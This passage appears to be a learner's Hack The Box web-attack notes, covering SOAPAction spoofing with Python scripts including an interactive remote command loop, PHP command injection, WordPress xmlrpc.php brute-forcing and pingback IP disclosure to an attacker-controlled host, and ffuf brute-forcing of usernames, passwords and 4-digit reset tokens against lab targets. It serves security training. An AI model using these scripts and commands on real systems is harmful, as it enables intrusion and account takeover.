<s:element minOccurs="1" maxOccurs="1" name="username" type="s:string"/>
<s:element minOccurs="1" maxOccurs="1" name="password" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="LoginResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>
<!-- Login Messages -->
<wsdl:message name="LoginSoapIn">
<wsdl:part name="parameters" element="tns:LoginRequest"/>
</wsdl:message>
<wsdl:message name="LoginSoapOut">
<wsdl:part name="parameters" element="tns:LoginResponse"/>
</wsdl:message>
<!-- ExecuteCommand Messages -->
<wsdl:message name="ExecuteCommandSoapIn">
<wsdl:part name="parameters" element="tns:ExecuteCommandRequest"/>
</wsdl:message>
<wsdl:message name="ExecuteCommandSoapOut">
<wsdl:part name="parameters" element="tns:ExecuteCommandResponse"/>
</wsdl:message>
<wsdl:portType name="HacktheBoxSoapPort">
<!-- Login Operaion | PORT -->
<wsdl:operation name="Login">
<wsdl:input message="tns:LoginSoapIn"/>
<wsdl:output message="tns:LoginSoapOut"/>
</wsdl:operation>
<!-- ExecuteCommand Operation | PORT -->
<wsdl:operation name="ExecuteCommand">
<wsdl:input message="tns:ExecuteCommandSoapIn"/>
<wsdl:output message="tns:ExecuteCommandSoapOut"/>
</wsdl:operation>
</wsdl:portType>
<wsdl:binding name="HacktheboxServiceSoapBinding" type="tns:HacktheBoxSoapPort">
<soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
<!-- SOAP Login Action -->
<wsdl:operation name="Login">
<soap:operation soapAction="Login" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<!-- SOAP ExecuteCommand Action -->
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
</wsdl:binding>
<wsdl:service name="HacktheboxService">
<wsdl:port name="HacktheboxServiceSoapPort" binding="tns:HacktheboxServiceSoapBinding">
<soap:address location="http://localhost:80/wsdl"/>
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
The first thing to pay attention to is the following:
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
You can see a SOAPAction operation called ExecuteCommand.
Take a look at the params:
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
You notice that there is a cmd parameter. The below script will try to have the SOAP service execute a whoami command:
import requests
payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><ExecuteCommandRequest xmlns="http://tempuri.org/"><cmd>whoami</cmd></ExecuteCommandRequest></soap:Body></soap:Envelope>'
print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
When executed:
d41y@htb[/htb]$ python3 client.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><ExecuteCommandResponse xmlns="http://tempuri.org/"><success>false</success><error>This function is only allowed in internal networks</error></ExecuteCommandResponse></soap:Body></soap:Envelope>'
You get an error mentioning “This function is only allowed in internal networks”. You have no access to the internal networks. Try a SOAPAction spoofing attack, as follows:
import requests
payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><LoginRequest xmlns="http://tempuri.org/"><cmd>whoami</cmd></LoginRequest></soap:Body></soap:Envelope>'
print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
- you specify
LoginRequestin<soap:body>, so that your request goes through; this operation is allowed from the outside - you specify the parameters of
ExecuteCommandbecause you want to have the SOAP service execute awhoamicommand - you specify the blocked operation (
ExecuteCommand) in the SOAPAction header
If the web service determines the operation to be executed based solely on the SOAPAction header, you may bypass the restrictions and have the SOAP service execute a whoami command.
When executed:
d41y@htb[/htb]$ python3 client_soapaction_spoofing.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><LoginResponse xmlns="http://tempuri.org/"><success>true</success><result>root\n</result></LoginResponse></soap:Body></soap:Envelope>'
The whoami command executed successfully, bypassing the restrictions through SOAPAction spoofing!
If you want to be able to specify mulitple commands and see the result each time, use the following Python script:
import requests
while True:
cmd = input("$ ")
payload = f'<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body><LoginRequest xmlns="http://tempuri.org/"><cmd>{cmd}</cmd></LoginRequest></soap:Body></soap:Envelope>'
print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
Command Injection
Example
Suppose you are accessing a connectivity-checking service residing in http://<TARGET IP>:3003/ping-server.php/ping. Suppose you have also been provided with the source code of the service.
<?php
function ping($host_url_ip, $packets) {
if (!in_array($packets, array(1, 2, 3, 4))) {
die('Only 1-4 packets!');
}
$cmd = "ping -c" . $packets . " " . escapeshellarg($host_url_ip);
$delimiter = "\n" . str_repeat('-', 50) . "\n";
echo $delimiter . implode($delimiter, array("Command:", $cmd, "Returned:", shell_exec($cmd)));
}
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
$prt = explode('/', $_SERVER['PATH_INFO']);
call_user_func_array($prt[1], array_slice($prt, 2));
}
?>
- a function called ping is defined, which takes two arguments host_url_ip and packets; the request should look similar to
http://<TARGET IP>:3003/ping-server.php/ping/<VPN/TUN Adapter IP>/3 - the code also checks if the packets’s value is more than 4, and it does that via an array
- a variable called cmd is then created, which forms the ping command to be executed; two values are “parsed”, packets and host_url
Note
escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument.
This function should be used to escape individual arguments to shell functions coming from user input.
The shell functions include exec(), system(), shell_exec() and the backtick operator.
If the host_url’s value was not escaped, easy command injection could happen.
- the command specified by the cmd parameter is executed with the help of the shell_exec() PHP function
- if the request method is GET, an existing function can be called with the help of call_user_func_array(); the call_user_func_array() function is a special way to call an existing PHP function; it takes a function to call as its first parameter, then takes an array of parameters as its second parameter; this means that instead of
http://<TARGET IP>:3003/ping-server.php/ping/www.example.com/3an attacker could issue a request as ```http://:3003/ping-server.php/system/ls``
d41y@htb[/htb]$ curl http://<TARGET IP>:3003/ping-server.php/system/ls
index.php
ping-server.php
Attacking WordPress xmlrpc.php
Example
Suppose you are assessing the security of a WordPress instance residing in http://blog.inlanefreight.com. Through enumeration activities, you identified a valid username, admin, and that xmlrpc.php is enabled. Identifying if xmlrpc.php is enabled is as easy as requesting xmlrpc.php on the domain you are assessing.
You can mount a password brute-forcing attack through xmlrpc.php:
d41y@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>CORRECT-PASSWORD</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><struct>
<member><name>isAdmin</name><value><boolean>1</boolean></value></member>
<member><name>url</name><value><string>http://blog.inlanefreight.com/</string></value></member>
<member><name>blogid</name><value><string>1</string></value></member>
<member><name>blogName</name><value><string>Inlanefreight</string></value></member>
<member><name>xmlrpc</name><value><string>http://blog.inlanefreight.com/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
Above, you can see a successful login attempt through xmlrpc.php.
You will receive a 403 faultCode error if the creds are not valid.
d41y@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>WRONG-PASSWORD</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<fault>
<value>
<struct>
<member>
<name>faultCode</name>
<value><int>403</int></value>
</member>
<member>
<name>faultString</name>
<value><string>Incorrect username or password.</string></value>
</member>
</struct>
</value>
</fault>
</methodResponse>
You identified the correct method to call by going through the well-documented WordPress code and interacting with xmlrpc.php:
d41y@htb[/htb]$ curl -s -X POST -d "<methodCall><methodName>system.listMethods</methodName></methodCall>" http://blog.inlanefreight.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><string>system.multicall</string></value>
<value><string>system.listMethods</string></value>
<value><string>system.getCapabilities</string></value>
<value><string>demo.addTwoNumbers</string></value>
<value><string>demo.sayHello</string></value>
<value><string>pingback.extensions.getPingbacks</string></value>
<value><string>pingback.ping</string></value>
<value><string>mt.publishPost</string></value>
<value><string>mt.getTrackbackPings</string></value>
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
<value><string>mt.setPostCategories</string></value>
<value><string>mt.getPostCategories</string></value>
<value><string>mt.getRecentPostTitles</string></value>
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUsersBlogs</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
<value><string>metaWeblog.getPost</string></value>
<value><string>metaWeblog.editPost</string></value>
<value><string>metaWeblog.newPost</string></value>
<value><string>blogger.deletePost</string></value>
<value><string>blogger.editPost</string></value>
<value><string>blogger.newPost</string></value>
<value><string>blogger.getRecentPosts</string></value>
<value><string>blogger.getPost</string></value>
<value><string>blogger.getUserInfo</string></value>
<value><string>blogger.getUsersBlogs</string></value>
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
<value><string>wp.getCommentStatusList</string></value>
<value><string>wp.newComment</string></value>
<value><string>wp.editComment</string></value>
<value><string>wp.deleteComment</string></value>
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>
<value><string>wp.getOptions</string></value>
<value><string>wp.getPageTemplates</string></value>
<value><string>wp.getPageStatusList</string></value>
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
<value><string>wp.getAuthors</string></value>
<value><string>wp.getPageList</string></value>
<value><string>wp.editPage</string></value>
<value><string>wp.deletePage</string></value>
<value><string>wp.newPage</string></value>
<value><string>wp.getPages</string></value>
<value><string>wp.getPage</string></value>
<value><string>wp.editProfile</string></value>
<value><string>wp.getProfile</string></value>
<value><string>wp.getUsers</string></value>
<value><string>wp.getUser</string></value>
<value><string>wp.getTaxonomies</string></value>
<value><string>wp.getTaxonomy</string></value>
<value><string>wp.getTerms</string></value>
<value><string>wp.getTerm</string></value>
<value><string>wp.deleteTerm</string></value>
<value><string>wp.editTerm</string></value>
<value><string>wp.newTerm</string></value>
<value><string>wp.getPosts</string></value>
<value><string>wp.getPost</string></value>
<value><string>wp.deletePost</string></value>
<value><string>wp.editPost</string></value>
<value><string>wp.newPost</string></value>
<value><string>wp.getUsersBlogs</string></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
Inside the list of availabe methods above, pingback.ping is included. It allows for XML-RPC pingbacks. According to WordPress, a pingback is a special type of comment that’s created when you link to another blog post, as long as the other blog is set to accept pingbacks.
Unfortunately, if pingbacks are available, they can facilitate:
- IP disclosure
- an attacker can call the
pingback.pingmethod on a WordPress instance behind Cloudflare to identify its public IP; the pingback should point to an attacker-controlled host accessible by the WordPress instance
- an attacker can call the
- Cross-Site Port Attack (XSPA)
- an attacker can clal the
pingback.pingmethod on a WordPress instance against itself on different ports; open ports or internal hosts can be identified by looking for response time differences or response differences
- an attacker can clal the
- DDoS
- an attacker cann call the
pingback.pingmethod on numerous WordPress instances against a single target
- an attacker cann call the
IP Disclosure
Suppose that the WordPress instance residing in http://blog.inlanefreight.com is protected by Cloudflare. You identified xmlrpc.php and pingback.ping is available.
As soon as the below request is sent, the attacker-controlled host will receive a request originating from http://blog.inlanefreight.com, verifying the pingback and exposing http://blog.inlanefreight.com’s public IP address.
--> POST /xmlrpc.php HTTP/1.1
Host: blog.inlanefreight.com
Connection: keep-alive
Content-Length: 293
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>http://attacker-controlled-host.com/</string></value>
</param>
<param>
<value><string>https://blog.inlanefreight.com/2015/10/what-is-cybersecurity/</string></value>
</param>
</params>
</methodCall>
Authentication
Broken Authentication
Intro
Authentication is the process of verifying a claim that a system entity or resource has a certain attribute value.
Authorization is an approval that is granted to a system entity or access a system resource.
| Authentication | Authorization |
|---|---|
| determines whether users are who they claim to be | determines what users can and cannot access |
| challenges the user to validate credentials | verifies whether access is allowed through policies and rules |
| usually done before authorization | usually done after successful authentication |
| it usually needs the user’s login details | while it needs user’s privileges or security levels |
| generally, transmits info through an ID token | generally, transmits info through an Access Token |
The most widespread authentication method in web apps is login forms, where users enter their username and password to prove their identity.
Common Authentication Methods
| Method | Description |
|---|---|
| knowledge-based authentication | relies on something that the user knows to prove their identity (passwords, passphrases, PINs, etc.) |
| ownership-based authentication | relies on something the user posseses (ID cards, security tokens, smartphones with authentication apps, etc.) |
| inherence-based authentication | relies on something the user is or does (fingerprints, facial patterns, voice recognition, etc.) |
Single-Factor vs Multi-Factor Authentication
Single-factor authentication relies solely on a single method like a password while multi-factor authentication involves multiple authentication methods like a password plus a time-based one-time password.
Knowledge-based Authentication
… is prevalent and comparatively easy to attack. This authentication method suffers from reliance on static personal information that can be potentially obtained, guessed, or brute-forced.
Ownership-based Authentication
…(s) are inherently more secure. This is because physical items are more diffcult for attackers to acquire or replicate compared to information that can be phished, guessed or obtained through data breaches. These systems can be vulnerable to physical attacks, such as stealing or cloning the object, as well as cryptographic attacks on the algorithm it uses.
Inherence-based Authentication
… provides convenience and user-friendliness. Users don’t need to remember complex passwords or carry physical tokens; they simply provide biometric data, such as a fingerprint or facial scan, to gain access. This streamlined authentication process enhances user experience and reduces the likelihood of security breaches resulting from weak passwords or stolen tokens. However, inherence-based authentication systems must address concerns regarding privacy, data security, and potential biases in biometric recognition algorithms to ensure widespread adoption and trust among users.
Brute-Force Attacks
Enumerating Users
User enumeration vulnerabilities arise when a web application responds differently to registered/valid and invalid inputs for authentication endpoints. User enumeration vulnerabilities frequently occur in functions on the user’s name, such a user login, user registration, and password reset. A web app revealing whether a username exists may help a legitimate user identify that they failed to type their username correctly. The same applies to an attacker trying to determine valid usernames.
Unknown user example:

Valid user example:

As you can see, user enumeration can be a security risk that a web application deliberately accepts to provide a service.
Enumerating Users via Different Error Messages
To obtain a list of valid users, an attacker typically requires a wordlist of usernames to test. Usernames are often less complicated than passwords. They rarely contain special chars when they are not email addresses. A list of common users allows an attacker to narrow the scope of a brute-force attack or carry out targeted attacks against support employees or users. Also, a common password could be easily sprayed against valid accounts, often leading to a successful account compromise. Further ways of harvesting usernames are crawling a web application or using public information, such as company profiles on social networks.
Invalid user example:

Valid user example:

To exploit this difference in error messages returned:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Usernames/xato-net-10-million-usernames.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=FUZZ&password=invalid" -fr "Unknown user"
<SNIP>
[Status: 200, Size: 3271, Words: 754, Lines: 103, Duration: 310ms]
* FUZZ: consuelo
User Enumeration via Side-Channel Attacks
Side-channel attacks do not directly target the web application’s response but rather extra information that can be obtained or inferred from the response. An example of a side channel is the response timing, the time it takes for the web application’s response to reach you. Suppose a web app does database lookups only for valid usernames. In that case, you might be able to measure a difference in the response time and enumerate valid usernames this way, even if the response is the same.
Brute-Forcing Passwords
After succesfully identifying valid users, password-based authentication relies on the password as a sole measure for authenticating the user. Since users tend to select an easy-to-remember password, attackers may be able to guess or brute-force it.
You can either directly start using a wordlist or, maybe, you’re lucky enough to see messages like this when visiting a website:

By using grep you’re able to narrow down the wordlist (rockyou.txt) to about 150000 passwords.
d41y@htb[/htb]$ grep '[[:upper:]]' /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt | grep '[[:lower:]]' | grep '[[:digit:]]' | grep -E '.{10}' > custom_wordlist.txt
d41y@htb[/htb]$ wc -l custom_wordlist.txt
151647 custom_wordlist.txt
You can now use ffuf again:
d41y@htb[/htb]$ ffuf -w ./custom_wordlist.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=admin&password=FUZZ" -fr "Invalid username"
<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4764ms]
* FUZZ: Buttercup1
Brute-Forcing Password Reset Tokens
Many web apps implement a password-recovery functionality if a user forgets their password. This password-recovery functionality typically relies on a one-time reset token, which is transmitted to the user via SMS or E-Mail. The user can then authenticate using this token, enabling them to reset their password and access their account.
Identifying Weak Reset Tokens
Reset Tokens are secret data generated by an application when a user requests a password reset. The user can then change their password by representing the reset token.
Since password reset tokens enable an attacker to reset an account’s password without knowlegde of the password, they can be leveraged as an attack vector to take over a victim’s account if implemented incorrectly. Password reset flows can be complicated because they consist of several sequential steps.
Reset flow example:

To identify weak reset tokens, you typically need to create an account on the web app, request a password reset token, and then analyze it.
Hello,
We have received a request to reset the password associated with your account. To proceed with resetting your password, please follow the instructions below:
1. Click on the following link to reset your password: Click
2. If the above link doesn't work, copy and paste the following URL into your web browser: http://weak_reset.htb/reset_password.php?token=7351
Please note that this link will expire in 24 hours, so please complete the password reset process as soon as possible. If you did not request a password reset, please disregard this e-mail.
Thank you.
The example reset link contains the reset token in the GET-parameter token. In this example the token is 7351. Given that the token consists of only a 4-digit number, there can be only 10000 possible values. This allows you to hijack users’ accounts by requesting a password reset and then brute-forcing the token.
Attacking Weak Reset Tokens
d41y@htb[/htb]$ seq -w 0 9999 > tokens.txt
d41y@htb[/htb]$ head tokens.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
Assuming that there are users currently in the process of resetting their passwords, you can try to brute-force all active reset tokens. If you want to target a specific user, you should send a password reset request for that user first to create a reset token.
d41y@htb[/htb]$ ffuf -w ./tokens.txt -u http://weak_reset.htb/reset_password.php?token=FUZZ -fr "The provided token is invalid"
<SNIP>
[Status: 200, Size: 2667, Words: 538, Lines: 90, Duration: 1ms]
* FUZZ: 6182
Brute-Forcing 2FA Codes
2FA provides an additional layer of security to protect user accounts from unauthorized access. Typically, this is achieved by combining knowledge-based authentication with ownership-based authentication. However, 2FA can also be achieved by combining any other two of the major three authentication categories. Therefore, 2FA makes it significantly more difficult for attackers to access an account even if they manage to obtain the user’s credentials. By requiring users to provide a second form of authentication, such a a one-time code generated by an authentication app or sent via SMS, 2FA mitigates the risk of unauthorized access. This extra layer of security significantly enhances the overall security posture of an account, reducing the likelihood of successful account breaches.
Attacking 2FA
One of the most common 2FA implementations relies on the user’s password and a time-based one-time password provided to the user’s smartphone by an authentication app or via SMS. These TOTPs typically consist only of digits, making them potentially guessable if the length is insufficient and the web app does not implement measures against successive submission of incorrect TOTPs.

In this example, the TOTP is passed in the opt POST parameter, and you also need to specify the session token in the PHPSESSID.
To attack:
